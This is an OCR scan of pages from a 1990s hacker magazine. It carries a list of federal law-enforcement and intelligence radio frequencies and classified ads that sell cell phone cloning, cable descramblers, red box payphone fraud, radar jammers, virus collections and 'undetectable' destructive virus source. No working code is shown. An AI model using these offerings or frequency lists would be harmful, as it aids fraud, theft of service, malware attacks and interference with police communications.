Credit Card Scams ▌Hack. Fax Machines ▌PBX Hack. Pager Manual ▌Voice Mail Hack. ▌The Hacker Files Net Tracking & Tracing ▌Hack. Answer. Machines Net Cons & Scams ▌Computer Phreak. ▌Cons & Scams Stealth Technology ▌Iron Gonads ▌Crypto Techs Polygraph Defeats ▌High Volt. Devices ▌Secret IDs Mind Control ▌Under Attack! ▌Rocket's Red Glare Casino Hacking ▌Secret & Survival Radio ▌Ultimate Success Manual ▌By an Order of the Magnitude
- Much more!

SHOCKING!

ALL-NEW CATALOG FEATURES
200+ HI-TECH PRODUCTS!
WILL ROCK YOUR WORLD!
$1 w/ ORDER, $3 w/o

FEDERAL GOVERNMENT FREQUENCY LIST

DEPT of AGRICULTURE

170.450 Otis Air Force Base, Falmouth, MA
171.525 Waltham, MA
413.900 Beltsville, MD Research Center Security

US ATTORNEY

415.850 Nationwide
416.175 Nationwide

US CAPITOL POLICE

164.625r KGD238 Washington F2 Car to Car
164.800r KGD238 Washington F1 Dispatch

CENTRAL INTELLIGENCE AGENCY

163.810
165.010
165.110
165.385
165.875 Langley Security
407.800
408.600

U.S.C.G.

162.125 LANT
164.1375 Police
166.225 Aircraft
171.3125 Falmouth, MA ANARC Net
171.3375 Utility Network
171.5875
172.300r Security - Boston
415.625 Link - Boston
419.125 Security - Boston

US CONGRESS

169.5750 Cloak Room Page - Washington

DEPT OF DEFENSE

167.7125 Miltary Intelligence
164.1375 Dept of Defense Police
165.1375

DRUG ENFORCEMENT ADMINISTRATION (DEA)

418.625r 416.050 input - Ch 1 Operations
418.900r 416.325 input - Ch 2 Operations Central MA
418.750 415.600 input - Ch 3 Surveillance/Strike Force Orderwire Patch System
418.675 Surveillance - Ch 4 Strike Force
418.825r 415.600 input - Ch 5 Operations
418.950r 416.200 input - Ch 6 Operations
416.375 input - Operations, Cape Cod
418.975r 417.025 input - Ch 7 Operations
418.975 Simplex Ch 8 Operations
416.050 Long Island KLR757
418.700 Nationwide
418.725 Nationwide
418.750 Washington F3 simplex
418.750r input 415.600 NY
418.775 Nationwide
418.800r Nationwide
418.875 Nationwide
418.900 Bridgeport, CT
418.925 Nationwide
419.000r input 417.400 New York task force KLR710

DEA uses 156.7 hz PL when not in DVP

2.8085	X-RAY ALPHA	11.2460	
4.5000	ZULU ALPHA	11.2880	YANKEE DELTA
4.9910	X-RAY BRAVO	12.2220	ZULU DELTA
5.0585	X-RAY CHARLIE	13.3120	YANKEE ECHO
5.2770	ALPHA	14.3500	LIMA
5.5710	YANKEE BRAVO	14.6860	PAPA
5.8410	BRAVO	14.6900	GOLF
7.3000	CHARLIE	15.8670	ZULU ECHO
7.5270	ZULU BRAVO	15.9535	X-RAY FOXTROT
7.6570	FOXTROT	16.1410	HORNET 4
7.7780	X-RAY DELTA	17.6010	X-RAY GOLF
8.9125	YANKEE CHARLIE	18.6660	HOTEL
9.2385	X-RAY ECHO	19.1310	
9.4970	DELTA	23.4030	ROMEO
9.8020	ZULU CHARLIE	23.6750	INDIA
11.0760	ECHO		

DEPT of ENERGY


4.6045
3.3350 Nuclear Transport
5.7510 Nuclear Transport
7.7000 Nuclear Transport
11.5550 Nuclear Transport
164.2250 Brookhaven National Lab. L.I. N. Y. Fire Dept.
164.3250 Brookhaven National Lab. L.I. N. Y. - KRF255
164.750r 167.850 input Middleton, MA
167.825r input 164.275 Brookhaven Nat. Lab. KFW703
167.9750 Brookhaven Nat. Lab. paging - KCG827
411.3500 Germantown, MD KZW924

US ENGRAVING & PRINTING OFFICE


172.2750 Washington
171.3875 Washington

Arcade Games

Sales - Parts - Service - Custom




Complete Upright Games!



If you're looking for one of those hard to find arcade games, this is the place to call. We have one of the largest selections of hard to find classic arcade games and pinballs. If you're looking for a part or you just want an arcade game for your business site or for home use, give us a call. Be sure to mention you saw the ad here in Blacklisted! 411.

- ✓ Video Game Guts...Technical Help & Info
- ✓ Complete PC boards, Power Supplies, Monitors, etc
- ✓ Pinball Machines
- ✓ ALL Parts & Supplies
- ✓ Buy, Sell & Trade
- ✓ Hard-to-Find Games
- ✓ Huge Parts Warehouse
- ✓ New and Used Parts
- ✓ Full Service Repair Shop
- ✓ Custom Work - CALL
- ✓ For HOME or Business Use
- ✓ Quotes Available
- ✓ Selection of Marquee's & Backplates



Eldorado Games, Ltd.

911 S. East Street, Anaheim, CA 92805
Voice (714)535-3300 Fax (714)535-3396

GENERAL SERVICES ADMINISTRATION

Federal Protective Service

413.875 Boston Pagers
414.8500 Washington F3
415.200r Washington F1 Security - KGC253
415.2000 Washington simplex F2
417.200r input 415.2 - Boston
417.200 Boston simplex
419.1750 Baltimore Security - simplex

GOVERNMENT PRINTING OFFICE

411.200 Washington Security

FEDERAL AVIATION ADMINISTRATION

162.2750 Washington, DC HQ
165.5000 Dulles Airport Police/Fire Operations
165.6625 National Airport Police
165.7125 Dulles Police - Access Highway Net
166.1750 New York link
167.1755 input 165.6125 New England Network
169.2625 Dulles police
169.3250 Dulles police Mobile Lounges
172.850r 169.25 input Safety Operations - Cape Cod
172.950r 169.35 input Safety Operations - Boston
408.8250 Washington, DC HQ
410.9000 Washington, DC HQ

FEDERAL BUREAU OF INVESTIGATONS

9.2400 Mhz
10.5000
162.6375
163.425
163.925
163.725r input 167.3375 Black/ECC - F2 N.Y. KEC270
163.775
163.800r input 164.55
163.850r input 167.4175 Blue/ECC2 - KGB750
163.8625r input 167.5375 Black/ECC - CT Tactical
163.8875r New Haven F5 KEX600
163.9125r input 167.150 Black/ECC - F1
163.9125 Washington simplex F3 - KGB770
163.9125r input 167.5125 ECC1 - Washington
163.925r F5
163.9375r New Jersey KEX620
163.950r input 167.4625 New York F3 Black/ECC
163.9625r input 167.6625 - Maryland
163.9625 MD simplex F3
163.9875r input 167.725 AXO Station - Alexandria KFQ240
164.1500 Exeter, RI simulcast w/167.6000
164.2250 Springfield, MA area
167.2125 New York Administration Gold F1
167.2375r input 163.9875 Foxboro, MA
167.2500 NY F1 input 163.9875 Springfield, MA
167.2625r input 162.975 Exeter, RI Westfield, MA WWLP
167.2875 CT simplex car-car MA active in Worcester, MA
167.3000 NY Blue
167.3125r Boston Tactical F1
167.3375 CT simplex Car-Car
167.3600 Baltimore F2
167.3625r Boston Area "CENTRAL"
167.3750 New York Administration simplex Gold
167.3875r input 163.8875 Stamford, CT
167.3875 RI Car-Car
167.4000 NY F2
167.4125 MA Bank Robbery Task Force
167.4250 New Haven F1
167.4375r Boston, MA
167.4500 Baltimore link on 414.35 F1
167.4625r input 162.950 Fall River, MA
167.4625 New York Gold F3 Administration
167.5125 input 163.9375 Hartford, CT B3 "800"
167.5250 KEX620 New Jersey F1
167.5375 KEC270 New York Gold F4 Administration
167.5625 Nationwide simplex F4
167.6000r RI Simulcast w/164.1500

167.6125r input 163.9875 Paxton, MA - NH
167.6500 New York Red F2 surveillance
167.6625r input 162.7625 Federal Bldg, RI KCB801
167.6875r input 164.350 New York Blue F2
167.7125r input 162.950 Providence, RI C1
167.7375 input 164.8625 New Haven, CT B8
167.7625r input 162.950 Shannock, RI
167.7750 New York Blue F1
167.7875 New Haven, CT car-car
168.875r input 163.8375 Hamden, CT WTNH Tower A5
169.950r input 163.9375 Sterling, CT
input 163.8875 Bozrah, CT
171.1750 Aeronautical Surveillance
412.4500 Montville, CT link to 169.950 Repeater
412.5250 North Stonington, CT link to 169.950 Repeater
413.6250 unknown use
414.0750 Trumbull, CT UHF link Repeats 167.5625
414.1000 Suffolk, NY link
414.2500 Washington, DC link F5
414.3500 Baltimore link to F1 - 167.450
414.3500 Suffolk, NY link
414.4000 Long Island, NY
414.4750 reported link, unknown use
414.9500 Washington link for KGB770
419.2750 Washington F1 link 167.400
419.3500 reported link, unknown use
419.4000 Alexandria, VA link for F3 163.9875
419.4750 Suffolk, NY link
Unknown Killingworth, CT link Rcvr for 168.8750 Repeater

The FBI uses a 167.9hz PL tone when not in DVP

UNITED STATES MARSHALLS

163.200r input 163.8125 - Ch 1 Operations
163.200 Simplex - Ch 2 Operations
164.600 input 163.8125 - Ch 3 Vehiclular Rptrs
164.600 Simplex Operations Ch 4
163.8125 Air Mobiles.
162.7125r 170.800 input

U. S. BUREAU OF PRISONS

170.875 Ch 1
170.925 Ch 2
170.650 Ch 3

U.S. DEPARTMENT OF TREASURY

Internal Revenue Service (IRS)

166.4625r input 166.5875 USDT Common
165.950r input 167.00 CID Operations Ch.1
167.000 CID Operations simplex Ch.2
165.950 CID Operations simplex Ch.3
166.000r input 167.10 IRS Investigations Ch.1
166.000 simplex Ch.2
418.225r input 414.700 CID Operations Ch.1
418.225 CID Operations simplex Ch.2
418.175 CID Tactical Ch.3
414.700 New York Metro link to 418.225
Long Island - shared w/ ATF
418.175 New York - shared w/ ATF
418.200 New York - shared w/ ATF
418.225r input 414.70 New York - Brooklyn/Long Island

Bureau of Alcohol, Tobacco and Firearms (ATF)

165.2875r 166.5375 input - Operations Ch.1
166.5375 Tactical Ch.2
165.2875 simplex Ch.3
166.4625r 166.5875 input - USDT Common Ch.4
166.4625 simplex - X-Ray
165.9125 Operations Ch. 5
165.3500 Local Office
414.7000 Nationwide shared w/IRS
418.1750 Nationwide shared w/IRS
418.2080 Nationwide shared w/IRS
418.2250 Nationwide shared w/IRS
418.2500 Nationwide shared w/IRS

U.S. Customs

162.8250 Operations
165.2375r input 166.4375 - Operations Ch.1 NY KAE310
input 166.5875 - Operations PA Sector
165.2375 simplex Ch.2
166.4625 USDT Common - X-Ray Ch.3
165.7375 Tactical Ch.4
165.4625r input 166.5875 USDT CommonUniformPatrol Div
165.8500 Tactical simplex
171.2500 Nationwide w/US NAVY ships

2808.5	X-ray Alpha	11246.0	
4500.0	Zulu Alpha	11288.0	Yankee Delta
4991.0	X-ray Bravo	12222.0	Zulu Delta
5058.5	X-ray Charlie	13312.0	Yankee Echo
5277.0	Alpha	14350.0	Lima
5571.0	Yankee Bravo	14686.0	Papa
5841.0	Bravo	14690.0	Golf
7300.0	Charlie	15867.0	Zulu Echo
7527.0	Zulu Bravo	15953.5	X-ray Foxtrot
7657.0	Foxtrot	16141.0	HORNET 4
7778.5	X-ray Delta	17601.0	X-ray Golf
8912.5	Yankee Charlie	18666.0	Hotel
9238.5	X-Ray Echo	19131.0	
9497.0	Delta	23403.0	Romeo
9802.0	Zulu Charlie	23675.0	India

11076.0 Echo (khz)

Secret Service

32.2300 Washington to Camp David link - Able
164.1000 Presidential Protection - Victor
164.4000 Nationwide - Papa counterfeit operations
164.6500 Nationwide - Tango
164.8875 Nationwide - Pres. Limo & Exec. Family - Oscar
165.2125 Nationwide - Mike, local Field Office operations
165.375r input 165.7125Nationwide - Charlie
165.650r input 166.640 Baltimore FO KGC942
165.6875 Nationwide - Alpha
165.6875r Washington FO
165.7875 Presidential / VIP Escorts - Baker
166.2125 Nationwide - Hotel
166.4000 Nationwide - Golf
166.5125 Nationwide - WHCA - Sierra
166.7000 Nationwide - WHCA Staff - Quebec
167.0250 New York - WHCA & SS - November
167.8250 Nationwide - WHCA Staff - Kilo
168.7875 Nationwide - WHCA Staff - Lima
169.9250 Nationwide - Delta - WHCA
170.0000 Washington - Presidental Aide Paging System
171.1875 Washington - Security Force
407.9250 Washington - India - Guard Force
162.6875 Yankee AF1 uplink from Crown (WHCA)
171.2875 Zulu AF1 downlink to Crown
407.8500 Echo AF1 uplink from Crown (WHCA)
415.7000 Foxtrot AF1 downlink to Crown

USDT uses 103.5 hz PL when not in DVP

FEDERAL COMMUNICATONS COMMISSION

167.050r 172.05 input - Nationwide - Field Op.Bureau

IMMIGRATION

163.750r Boston 123.0 hz PL
163.6250r Nationwide
163.6625r Nationwide
163.6750r input 169.675 - Richmond, KAD210
162.9750r New York

FEDERAL DISASTER NETWORK

170.200
167.975 National Interagency Emergency Network

(Continued on page 50)

The Black Market

SCANNERS AND SECRET FREQUENCIES. Best selling new 320 page book covers scanning from A to Z. "Useful, knowledgeable, and readable" (Popular Communications). "Wry, cynical, and immensely entertaining" (Paladin Press). "A must for the radio monitoring enthusiast" (Radio Monitors of Maryland). "An enormous collection of information...plenty of great reading" (Monitoring Times). "You can't miss" (American Survival Guide). "A high point of scanner publication" (RCMA). Only $19.95 + $3 S&H. Check, Money Order to Index, 3368 Governor Drive, Ste. 273-N, San Diego, CA 92122. Credit cards only, 800-546-6707. Free catalog of insider books on scanners, cellular, eavesdropping, cable, much more.

COIN-OP VIDEO ARCADE GAMES. Repairs, parts, boards, accessories, and empty cabinets available for all your video game and pinball needs. Largest selection available in the United States. Eldorado Games 911 S. East St. Anaheim, CA 92805 or call (714) 535-3300 FAX (714) 535-3396

CELLULAR TELEPHONE. Reprogram from your computer, Motorola bag changed in minutes. Compare, ours is at a much lower cost. Software & manual $199. Loader phone available. Voice or FAX (903)389-8352. Call now. MC/VISA.

EPROMS COPIED We have an EPROM duplication service. Give us your original and we can make as many copies as you'd like. We Specialize in older 2516, 2532, 2716, 2732, 2764, 27128, 27562 and 27512 EPROMs. We also do Bi-Polar PROMs, as well. $6 per copy includes the copy service, the material (any of the part numbers mentioned above) and return shipping. Bi-Polar PROMs may be slightly more or less in cost. 15% discount on 10+ copies. 20% discount on 25+ copies. Send prepaid orders (with master copy) or inquiries to: TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

CELLULAR EXTENSIONS, SEND US YOUR PHONE or buy a new or used phone from us! Proof of line ownership required. We have phones from $129. Call for a list of available models, we program many different brands including all Motorola, same day service. Orders only: (800)457-4556, inquiries to: (714)643-8426. C.G.C.

CELLULAR PROGRAMMING CABLES: For Motorola Flip Series $100, 8000/Brick Series $150, Mobile/Bag: $100 (includes handset jack, the only way to program Series 1). Panasonic and Mitsubishi Cables $100. All cables are high quality, professionally assembled and guaranteed. Guide to Cellular Programming, everything you ever wanted to know, correct wiring diagrams, troubleshooting, etc.: $45. Other accessories and programming software available. Inquiries to: (714)643-8426, orders only to: (800)457-4556. C.G.C.

SCANNER MODIFICATiON HANDBOOK. Big! 160 pages! More than 20 performance enhancements for PRO-2004 and PRO-2005. Restore cellular, increase scanning speed, add 6,400 memory channels, etc. Step by step instructions, photos, diagrams. Only $17.95, + $3.50 hipping ($4.50 Canada). (NYS residents add $1.38 tax.) CRB research, Box 56BL, Commack, NY 11725. Visa/MC welcome. (516) 543-9169.

"I LOVE TOXIC WASTE" T-SHIRTS Now available.Red on white. Available in Large and Extra Large. $16.95 each. TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

SIX DIGIT LED CLOCKS (with seconds); AC powered, highly accurate. Several models. Free catalog! Whiterock Products, 309 South Brookshire, Ventura, CA 93003. (805) 339-0702.-9169.

COMPUTER REPAIRS for Atari, Commodore, Coleco, Sinclair/Timex, Osborne, TI, TRS-80 and IBM compatible. Reasonable flat rate plus parts and shipping. Buy/Sell/Trade/Upgrade. SASE appreciated. Computer Classics, RT-1, Box 117, Cabool, MO 65689. (417) 469-4571.

CELL PHONE cloning for the guy who has (two of) everything. Must have current service contract. For more info, call Keith (512)259-4770. 6426, Yuma, AZ 85366-6426.

BUILD A RADAR JAMMER out of your old radar detector. No electronic knowledge needed. Only $9.95 + $2.50 S&H Call 24fr. for easy step-by-step plans. 1-800-295-0953 Visa/MC/Dis.

MARKETPLACE CLASSIFIED ADVERTISING RATES!

Subscribers get ONE FREE 10-line ad per issue.

Each additional line - $1.50

Non-Subscriber rates are as follows:

2-line ad - $5 per issue

5-line ad - $10 per issue

10-line ad - $15 per issue

20-line ad - $20 per issue

SEARCH AND SEIZURE. What you need to know before they knock on your door. Send $8 to Veritas Publishing P.O. Box 14137 Pinedale, CA 93650.

SCIENTIFIC ATLANTA 8580 $225, 8570 $250, 8550 $150, 8500 $120. Will program your 8550, 8500 EAROMS for $7.50. Cable security key gets past collars $25. Add $5 shipping. No TX sales. Send money order to: K. Perry, PO Box 816, Leander, TX 78646-0816. Phone: (512)259-4770.

HEAR NON-COMMERCIAL SATELLITE RADIO programs right in your area without the use of a dish or any other expensive receiving equipment. Thousands of these programs are operating today across America. Programs may include talks shows, weather, sport events, news feeds, financial reports, music programs and data ports. This technology is received through a high tech. SCSRT1 card. Find out today what you have been missing! (800) 944-0630. Credit card orders accepted.

USED CELLULAR HANDHELDS: Panasonic EB3500 portables, includes a battery (but no charger) forty number alpha memory, good working order, available as an extension to your existing line for $279, or as is for $129. Orders only: (800)457-4556, Inquiries to: (714)643-8426. C.G.C.

TIRED OF SA TEST KITS with marginal or inconsistent performance? 21st Century Electronics and Repair guarantees peak performance with 40-pin processor kits. New, more flexible program with additional features puts others to shame. Price $49 each or 5 for $233. 1st time offered. (404)448-1396

ADVERTISE IN BLACKLISTED! 411 Reach thousands of readers in the US, Canada, Japan, the UK, Australia, and elsewhere. Join our long list of satisfied clients who have made Blacklisted.411 their vehicle for reaching customers. Call 714-899-8853 and request our rate card information.

FEDERAL FREQUENCY DIRECTORY! Kneitel's "Top Secret" registry of government frequencies, New 8th edition. 268 pages! FBI, DEA, Customs, Secret Service, BATF, Immigration, Border Patrol, IRS, FCC, State Dept., Treasury, CIA, etc. & surveillance, bugs, bumper beepers, worldwide US military, 225 to 400 Mhz UHF aero band, Canadian listings, & more! Ultimate "insider's" directory! Standard reference of law enforcement, news media, private security, communications industry & scanner owners. $21.95 + $4.00 shipping ($5.00 to Canada). NY State residents add $2.21 tax. CRB Research Books, Box 56BL, Commack, NY 11725. Visa/MC welcome. Phone orders (516) 543-9169 weekdays (except Wednesday) 10 to 2 Eastern.

TV CABLE/SATELLITE ("GRAY" MARKET) DESCRAMBLER EXPOSE, 160pp, illustrated, with vendor lists for chips, parts. Law, countermeasures, much more! $23.95 + $3 S/H. Check/MO. INDEX, 3368 Governor Dr., Ste. 273, San Diego, CA 92122. Credit cards only: (800)546-6707. Free catalog of "insider" books on scanners, cellular, credit, eavesdropping, much more.

"I'VE BEEN BLACKLISTED!" T-shirts now available. Endorsed by the Blacklisted! 411 crew. Get yours now. White lettering on black shirt. Available in large and extra large sizes. $14.95 each shipped. Send to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721.

A TO Z OF CELLULAR PROGRAMMING. Programming instructions on over 300 phones in a software database. Also back door and test mode access instructions for all the popular models; manufacturer's contacts, system select, lock/unlock info. Just $59.95. Orders only: (800)457-4556, inquiries: (714)643-8426. C.G.C.

EUROZINES AND OTHER CULTURAL HACKER ZINES! A one-stop, cutting-edge mail-order source for over 1,000 titles. Beautifully illustrated 128-page catalog includes: alternative/fringe science, conspiracy, Forteana, sexuality, computer hacking, UFOs, and much more. Send $3.00 to Xines, Box 26LB, 1226-A Calle de Comercio, Santa Fe, NM 87505.

WEB SITES We have a list of hundreds of interesting and unusal web sites. Some of the sites are related to this magazine and some are not. Hacking, phreaking, breaking the law, sovereign citizenship, lasers, electonics, surplus, credit, etc.. You have to check this out! Save hundreds of hours of time by getting our list. We will provide the list on 3-1/2" disk and you can load it directly into your web browser and click on the links OR we can provide the list on paper - whichever you prefer. Send $5 to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

FM STEREO TRANSMITTER KIT. Transmitter broadcasts any audio signal from a CD player, VCR, or cassette player to FM stereo radios throughout your home and yard. Uses the unique BA1404 IC. Tunable across the FM band, runs on 1.5 to 12 volts CD. PC board/components, $24. Visa/MC. TENTRONIX, 3605 Broken Arrow, Coeur d'Alene, ID 83814. (208)664-2312.

CB RADIO HACKERS GUIDE! New! Big 150 pages; pictorials, diagrams, text. Peaking, tweaking and modifying 200 AM and SSB CB radios. Improved performance, extra capabilities! Which screws to turn, which wires to cut, what components to add: Cobra, Courier, GE, Midland, Realistic, SBE, Sears, Uniden/President. $18.95 + $4 S&H ($5 Canada.) NY State residents add $1.96 tax. CRB research, Box 56BL, Commack, NY 11725. Visa/MC accepted. Phone order M-Tu-Th-F, 10 to 2 Eastern time. (516) 543-9169.

TRUE TAMPER-PROOF Security Screw Removal Bits. The super torx kit includes: T-10, T-15, T-20 & T-25. Complete set for $19.60. TOCOM 5503 bit $8.95. TOCOM 5507 bit $19.95. Zenith PM/PZ-1 bit $10.95. Jerrold Starcom bit $19.95. Pioneer (oval) bit $23.95. Oak Sigma (oval) bit $23.95. Security Screws available. Tamper-Bit Supply Co. (310)866-7125.

CELLULAR RESTORATION on your 800 Mhz scanner performed expertly for $40 including return shipping. Guaranteed. Offer expires soon. Keith Perry, 607 Osage Dr., PO Box 816, Leander, TX 78641. (512) 259-4770.

6.500 MHZ CRYSTALS $4 a piece, 50 for $115, 100 for $200. Add $3.00 for shipping. Send checks to C. Wilson, P.O. Box 54348 Philadelphia, PA 19105-4348

GET THE ULTIMATE CD-ROM! The virus-base contains thousands of fully functional computer viruses, virus construction toolkits and virus related info. $99.95 + $7.00 express shipping. Better hurry! American Eagle Publications, P.O. Box 41401, Tucson, AZ 85717.

HACKERS '95 THE VIDEO by Phon-E & R.F. Burns: See what you missed at Defcon III and Summercon 95! Plus, our trip to Area 51 and coverage of the "CyberSnare" Secret Service BUSTS. Elec Cntr Measures, HERF, crypto, and more! Interviews with Eric BlookAxe, Emmanuel, and others. VHS 90 min. Only $25 - distributed by Custom Video 908-842-6378.

COIN-OP VIDEO ARCADE GAMES. Parts, boards, and empty cabinets available for your projects. Cabinets available for $75. C.J. Stafford, (301)419-3189.

"TAKE BACK YOUR PRIVACY" Author and Speaker Bill Hayes shows you how to stay cyber, yet stay private. Real world tips and examples to keep prying eyes and electrons out of your life. Send $18.00 (I won't keep any records on you, your cash, address, or checking account) plus $2.50 SH to: Bill Hayes, 12289 Pembroke Road, Suite 151, Hollywood, FL 33025 or leave a message at (954) 537-3792. The privacy you preserve will be your own . . .

WANTED: FEATURE FILM JUNKIE who can access up-to-date FAX numbers for hot agents and/or producers & directors. My objective: to bring to their attention my action-thriller script. Can pay by the hour. (909)275-9101

THE BLACK BAG TRIVIA QUIZ: On MSDOS disk. Interactive Q&A on bugging, wiretapping, locks, alarms, weapons and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining and VERY educational. Includes catalogs of selected (no junk) shareware and restricted books. Send $1.00 for S.25 disk, $1.50 for 3.5, plus two stamps, to: MENTOR PUBLICATIONS, Box 1549-W, Asbury Park NJ 07712

ANARCHY ONLINE A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers and phone phreaks. Scheduled hacker chat meetings. Encrypted E-mail/file exchange. WWW: hhtp://anarchy-online.com Telnet: anarchy-online.com Modem: 214-289-8328

HACK THE PLANET A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. Hand-scanned 99XX exchanges in 516 AC. Included may be data kit modem numbers, WFA/FA, SSCU, TSAC(SCC), CO#'s, etc. Send $2.00 check or money order payable to CASH and specify exchange. "MCI-Style" Phone Patrol hats are now available! Just $18 check or money order payable to CASH. 2447 5th Ave, East Meadow, NY 11554.

ATTENTION HACKERS & PHREAKERS. For a catalog of plans, kits & assembled electronic "TOOLS" including the RED BOX, RADAR JAMMER, SURVEILLANCE, COUNTER SURVEILLANCE, CABLE DESCRAMBLERS & many other HARD-TO-FIND equipment at LOW PRICES. Send $1.00 to M. Smith-02, P.O. Box 371, Cedar Grove, NJ 07009

NEED HELP TO CLEAR MY CREDIT REPORTS. Send info to: George, P.O. Box 3564, Thousand Oaks, CA 91359-0564

DON'T BUY A MODIFIED CABLE CONVERTER! I'll show you what to do. Where to get parts, everything. Call 24hr.. 1-800-295-0953 Only $9.95 + $2.20 S&H Visa/MC/Dis.

UNDETECTABLE VIRUSES. Full source for five viruses which can automatically knock down DOS & windows (3.1) operating systems at the victim's command. Easily loaded, recurrently destructive and undetectable via all virus detection and cleaning programs with which I am familiar. Well-tested, relatively simple and designed with stealth and victim behavior in mind. Well-written documentation and live antidote programs are included. Priced for sharing, not for making a ridiculous profit. $10.00 (complete) on six 1.44MB, 3.5" floppy discs. Money orders and checks accepted. No live viruses provided! Do NOT ask. Satisfaction guaranteed or you have a bad attitude! The Omega Man. 8102 Fumess Cove, Austin, TX 78753

BAD CREDIT? WANT/NEED A VISA CARD? If so, send us $19.95 (cash/check/MO) and we will send you a very useful list of addresses and phone numbers of banks and financial institutions that *WILL* work with you. Most will give you a VISA credit card regardless of your credit rating. We even include a few banks that will require a deposit, just to "round out" the list a bit. For an additional $10 we will include a small "how-to" program showing you step-by-step how to improve your credit rating and dealing with creditors. You might think that your bad credit doesn't mean anything right now.. Wait until you need to buy a house or a car, then you'll see how much you REALLY need to have GOOD CREDIT. So, get back on track. Buy our list and the how-to program and start your way back into a good credit status. Cash, check or money order. TCE Information Systems. P.O. Box 5142, Los Alamitos, CA 90721.

FIND PIRATE SOFTWARE Learn how to find pirate software on the Internet. Get thousands of dollar's worth of programs for free such as Office97 and more games than you can play. Complete guide includes background, tools, techniques, locations, and shell scripts that will find software for you! Send $5.00 money order or CASH (no checks) to The Knoggin Group, P.O. Box 420943, San Fransisco, CA 94121-0943, USA.

AUCTIONS! You hear about them all the time, but you've never been to one? You gotta GO to one. You can buy just about anything for pennies on the dollar! Cars, trucks, boats, houses, electronic equipment, furniture, etc. Forget that "cars for $100" crap. That's a load! But, you can get some pretty awesome deals for small amounts of cash.. Our favorite auctions (and many of the BL411 staff) include the arcade auctions and the car auctions. Remember those arcade games you played as a kid in the 80's? Man, you can get some bitchen deals on those! This is only the tip of the iceberg. There's SO MANY things you can get for a small fraction of their worth. Send $5 and we'll send you a booklet loaded with names, numbers and places to go...You NEED to do this! You'll find out how you can attend the non-advertised auctions, which will mean better deals for you. Don't miss out on all the great deals! So send $5 right NOW: TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721.

NO SOUND ON PREMIUM CHANNELS? It will happen sooner or later on your Jerrold DPBB-7 Impulse. Ask Manhatten! Soundboard brings the sound back. Best sound fix on the market. Easy to install soundboard $24.95. Easy to build soundboard schematic, parts list and common chip number $34.95. Send us your unit and we will install the soundboard for $59.95. SOUNDMAN, 132 North Jardin St., Shenandoah, PA 17976. (717) 462-1134.

NULL MODEMS - Download laptop: or upload to your pc the easy way! w/ direct connect, or (DOS 6.1) Customized setup, no bulky adapters, MAC or IBM compatibles. Send $18.95 for 6ft cable, specify 25 or 9db ends, custom ok. Instructions included. P.O. Box 431 Pleasanton, CA 94566 (510)485-1589

6.500MHz or 6.5536MHz CRYSTALS Your choice. $4 each. No shipping charges. Send to TCE Information Systems, P.O. Box 5142, Los Alamitos, CA 90721

ADULT VIDEOS. We have all the newest releases for $25.99 plus s/h or LESS. Get the latest titles, hottest names; Raquel Darian, Mrylin Star, Nikki Dial, Janine, etc. Amateur, all girls, etc. New titles every week. For latest prices, send SASE to: E&M Adult Videos, P.O. Box 1471, Los Alamitos, CA 90720.

NEW BOOK FOR CABLE HACKING. All about the industry and how to install test chips in nearly every model of decoder. Test chips available, Etc. (408)581-2380

PRIVACY ACT AND SOCIAL SECURITY NUMBER LIMITATIONS, How anyone can win $10K fine for this simple violation of your rights. Open a bank account without a SSN $5 plus 3 F/C stamps. Obtain a major credit card without a SSN (making it impossible for a bank or any institution to check your credit history or records) $25 plus 5 F/C stamps. For info send $1 and LSASE to: Know Your Rights, c/o R. Owens, 1403 Sherwood Dr., Bowling Green, Ky 42103. NO CHECKS PLEASE. M/O or FRN's only.

HOME AUTOMATION. Become a dealer in this fast growing field. Free information. (800)838-4051.

FREE CABLE TV Cable TV Boxes: Enables you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Cannot be bulleted! You must call or e-mail first and tell us the "brand" and "model number" of the cable box you have. Ex: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling. Our units work with Jerrold, Pioneer and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! NEW VIDEO "HOW TO BUILD A RED BOX". VHS 60 min. Complete step by step instruction on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch and more! This video will save you 1000's of dollars every year. Best investment you'll ever make! Only $39 US. $5 for shipping & handling. We sell 6.50 MHz crystals too! COD available or send check or money order to: East America Company, Suite 300B, 156 Sherwood Place, Englewood, NJ 07631 -3611. Tel:(201) 343-7017. E-mail: 76501.3071 @ Compuserve.com Free technical support!

LOOKING FOR A BLACKLISTED! 411 MEETING IN YOUR AREA? Why not host one yourself? It's easy. Tell us where you want it held and give us a contact name and number or email address. If you want your free subscription, you'll need to provide an address, of course. Think about starting a meeting yourself.

SINGLE DUPLICATION OF CD-ROMS Send your CD and $25 and you will receive your CD and an exact copy. Wnat more than one copy? Send a additional $15 for each duplicate. Make checks or money orders Payable to/Mail to: Knoggin, 582 Merket Street Suite 616, San Francisco, CA 94114

